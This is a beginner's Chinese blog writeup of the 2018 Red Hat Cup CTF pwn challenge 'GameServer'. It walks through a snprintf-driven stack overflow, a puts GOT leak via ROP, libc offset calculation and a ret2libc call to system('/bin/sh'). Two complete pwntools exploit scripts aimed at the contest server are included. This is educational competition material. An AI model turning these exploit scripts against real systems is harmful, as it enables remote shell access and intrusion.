Pwn-CTF 2018红帽杯redhat GameServer题目writeup

原创

publicStr 于 2018-05-06 00:21:33 发布 1531 收藏 2
文章标签： pwn redhat2018 writeup 栈溢出 绕过NX保护

开始前的例行叨叨：

学pwn萌新，欢迎交流赐教~

先放一波题目：

我传了github上 pwn2就是题目了。(若有侵权，请博客留言立马删除)

https://github.com/staticStr/ForCTF/blob/master/pwn2

来看看这个程序是做什么用的

功能很简单，输入名字，职业，就会问你是否要修改，填Y修改，写一个新的进去。

ida打开分析一波，顺手把变量名能改就改了，分析看图吧。

```
3  char s; // [sp+7h] [bp-111h]@5
4  char v2; // [sp+107h] [bp-11h]@5
5  size_t nbytes; // [sp+108h] [bp-10h]@5
6  char *has_chr10; // [sp+10Ch] [bp-Ch]@1
7
8  puts("Welcome to my game server");
9  puts("First, you need to tell me you name?");
10 fgets(your_name, 256, stdin);输入名字，最长256
11 has_chr10 = strrchr(your_name, 10);
12 if ( has_chr10 )
13   *has_chr10 = 0;
14 printf("Hello %s\n", your_name);
15 puts("What's you occupation?");
16 fgets(your_occ, 256, stdin); 输入职业，最长256
17 has_chr10 = strrchr(your_occ, 10);
18 if ( has_chr10 )
19   *has_chr10 = 0;
20 printf("Well, my noble %s\n", your_occ);
21 nbytes = snprintf( nbytes是snprintf函数的返回值
22          &s, s是格式化后的字符串要存放的位置
23          0x100u,                    预期给s 0x100大小
24          "Our %s is a noble %s. He is come from north and well change out would.",
25          your_name, 把名字、职业 填入上方%s %s中 再给s
26          your_occ);
27 puts("Here is you introduce");
28 puts(&s);
29 puts("Do you want to edit you introduce by yourself?[Y/N]");
30 v2 = getchar();
31 getchar();
32 if ( v2 == 89 )
33   read(0, &s, nbytes); read函数若能控制nbytes超过&s能接受的范围，就会栈溢出
00000637 main_real:5
```

开始想办法溢出

从图里看到了溢出点，是read函数的参数nbytes可控，溢出s变量。

那如何控制nbytes呢？

nbytes是snprintf函数的返回值，我们看一下snprintf这个函数。

snprintf这个函数用来格式化字符串，把name和occ会填入%s %s的位置中，拼成字符串，赋给s

若拼好的字符串长度大于第二个参数限定的0x100，返回值就会变成预计写入的长度。

也就是说，若字符串把name和occ拼进去后变成了0x200长度，那么snprintf的返回值就会是0x200，若出错返回-1。

那么可以控制输入的名字和职业，控制nbytes的长度了。

那么第二个问题：

需要多长才能溢出read函数呢？

具体的需要本地搭建后用语句测试了。

但大概猜一下，预期的变量&s的长度是sp+7


下一个变量v2是sp+107

之间隔了0x100也就是256个长度，那想要溢出至少要read256长度

我们若给name和occ输入各250长度（最长各256），snprintf返回值至少是500了，也就nbytes至少是500


我们生成个300长度的测试语句，本地gdb报错调试试一下

先给name和occ各填250个任意字符，edit时选Y修改，写入300长度的语句



顺便，生成的Aa0Aa1就是测试语句，用python pattern.py create 300 即可生成

这时 gdb报错了，看看出错位置



箭头所指的就是出错地址

继续用pattern脚本计算下多少能溢出。

python pattern.py 0x6a41326a

即可算出需要277字节。我们预计大于255，实际需要277长度的padding。

泄露函数地址，计算libc实际地址，绕过NX保护

问题又来了，不知道libc地址，也就不知道system函数和bin_sh函数地址。

我们需要先泄露出两个函数地址，再查询出libc地址，才能计算system函数地址。

看了导入列表，要尝试泄露puts函数和printf函数了。

构造泄露puts函数的rop链：

```
>>> p32(puts_plt)
'\x80\x84\x04\x08'
>>> p32(puts_got)
' \xa0\x04\x08'
>>> p32(func_addr)
'7\x86\x04\x08'
>>> rop = 'R'*277 + p32(puts_plt)+p32(func_addr)+p32(puts_got)
>>> rop
'RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR\x80\x84\x04\x087\x86\x04\x08 \xa0\x04\x08
'
```

277个长度的padding 后面紧跟plt表中puts的地址；

再跟的函数地址是溢出点所在函数的地址，在ida中看到是0x8048637

第三个是puts函数在got表中的位置，也是我们想获得的实际的东西。

获取plt和got表中地址可以

elf = ELF('pwn2')

elf.plt['puts']

elf.got['puts']

即可获得，也可以ida里自己看。

之所以三个部分这样安排，是因为第一个是想要执行的函数，执行puts函数在plt表中静态的位置，第二个固定是本函数地址，第三个意思是执行函数的参数，也就是第三个是第一个函数puts的参数。puts用来输出puts函数在got表中的真正地址。

p32是把数字打包成0x

泄露结果如下：

```
>>> p.sendline('Y')
>>> p.sendline(rop)
>>> p.recv()
'name : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA\noccupation : BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\nintroduce : RRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRR\x80\x84\x04\x087\x86\x04\x08 \xa0\x04\x08\n\n@q[\xf7@\x05W\xf7P\x
10Z\xf7\x80g^\xf7\nWelcome to my game server\nFirst, you need to tell me you nam
e?\n'
>>> u32('@q[\xf7')
4149965120L
>>> hex(4149965120)
'0xf75b7140'
>>>
```

泄露的puts函数got表地址是0xf75b7140

后几位140是不变的，前边会随机地址。


同理，泄露printf函数的got地址，只需要把3部分的第三部分改成printf函数的got地址

求得是0xf75b4020

重点来了，system函数和bin_sh函数地址

在线查询libc的神器！

https://libc.blukat.me/



查出来system函数偏移地址

0x03a940

查出来printf函数偏移地址

0x049020

但问题叒来了，只有偏移地址，**那system真实地址呢？**

由于每次是随机的，

我们必须求出来随机出的libc地址

system的实际地址等于 libc地址+system的offset

那怎么知道Libc地址呢？靠函数泄露真实地址。

像之前puts泄露出来真实地址0xf75b7140 减去puts的offset偏移

puts的offset在线也能查到

所以上一次的libc地址是 0xf75b7140 - 0x05f140

但是下一次就变了，所以pwn的时候，需要

【1】泄露puts和printf函数地址

【2】计算libc地址，计算system和bin_sh真实地址

【3】再构造getshell的payload

偏移地址计算出来的都是不变的，只需要每次求随机就好了。

edit完一次，程序会自动进入下一个循环的。

看脚本吧

```
from pwn import *

elf = ELF('pwn2')
name = 'A'*250
occ = 'B' * 250
func_addr = 0x8048637
puts_offset = 0x05f140
system_offset = 0x03a940
binsh_offset = 0x15902b
payload_getaddr = 'P'*277 + p32(elf.plt['puts']) + p32(func_addr) +p32(elf.got['puts'])


#开始泄露函数地址
p = remote('123.59.138.180',20000)
p.recv()
p.sendline(name)
p.recv()
p.sendline(occ)
p.recv()
p.sendline('Y')
p.sendline(payload_getaddr)
p.recvuntil('\n\n')
puts_addr = u32(p.recv(4))
success('puts_addr:'+hex(puts_addr))
#已泄露puts地址 开始计算libc地址和system、bin_sh真实地址
libc_addr = puts_addr - puts_offset
system_addr = libc_addr + system_offset
binsh_addr = libc_addr + binsh_offset
payload_getshell = 'P'*277 + p32(system_addr) + p32(func_addr) + p32(binsh_addr)
#已计算 构造好getshell的payload 开始发送
p.recv()
p.sendline(name)
p.recv()
p.sendline(occ)
p.recv()
p.sendline('Y')
p.sendline(payload_getshell)
p.interactive()
```

这个脚本比较精简

运行结果：

```
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to 123.59.138.180 on port 20000: Done
[+] puts_addr:0xf7606140
[*] Switching to interactive mode
Well, my noble BBBB
```

```
from pwn import *

# context.log_level = 'debug'
# p = process('./pwn2')
p = remote('123.59.138.180',20000)
# libc = ELF('/lib/i386-linux-gnu/libc.so.6')
# libc = ELF('./libc6_2.23-0ubuntu10_i386.so')
elf = ELF('./pwn2')
func_addr = 0x8048637
# popret = 0x0804841d

'''
[+] puts_plt:0x8048480
[+] puts_got:0x804a020
[+] read_got:0x804a010
[+] puts_off:0x5fca0
[+] system_off:0x3ada0

'''

name = 'A'*250
occu = 'B'*250
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
read_got = elf.got['read']
printf_got = elf.got['printf']
# puts_offset = libc.symbols['puts']
# system_offset = libc.symbols['system']
system_offset = 0x03a940
puts_offset = 0x05f140
binsh_offset = 0x15902b
success('puts_plt:'+hex(puts_plt))
success('puts_got:'+hex(puts_got))
success('read_got:'+hex(read_got))
success('puts_off:'+hex(puts_offset))
success('system_off:'+hex(system_offset))
success('printf_got:'+hex(printf_got))

p.recvuntil('name?\n')
p.sendline(name)
```

```
p.sendline('C'*0x115+p32(puts_plt)+p32(func_addr)+p32(puts_got))
p.recvuntil('\n\n')
puts_addr = u32(p.recv(4))
success('puts_addr:'+hex(puts_addr))
libc_address = puts_addr - puts_offset
system_addr = libc_address + system_offset
success('system_addr:'+hex(system_addr))
binsh_addr = libc_address + binsh_offset
success('binsh_addr:'+hex(binsh_addr))

p.recvuntil('name?\n')
p.sendline(name)
p.recvuntil('occupation?\n')
p.sendline(occu)
p.recvuntil('[Y/N]\n')
p.sendline('Y')
payload = 'A'*0x115 + p32(system_addr) + p32(func_addr) + p32(binsh_addr)
# payload = 'A'*0x115 +p32(puts_plt) + p32(func_addr) + p32(printf_got)
p.sendline(payload)
# gdb.attach(p)
p.interactive()
# print p.recv()
p.close()
```

但愿我pwn能顺利入门吧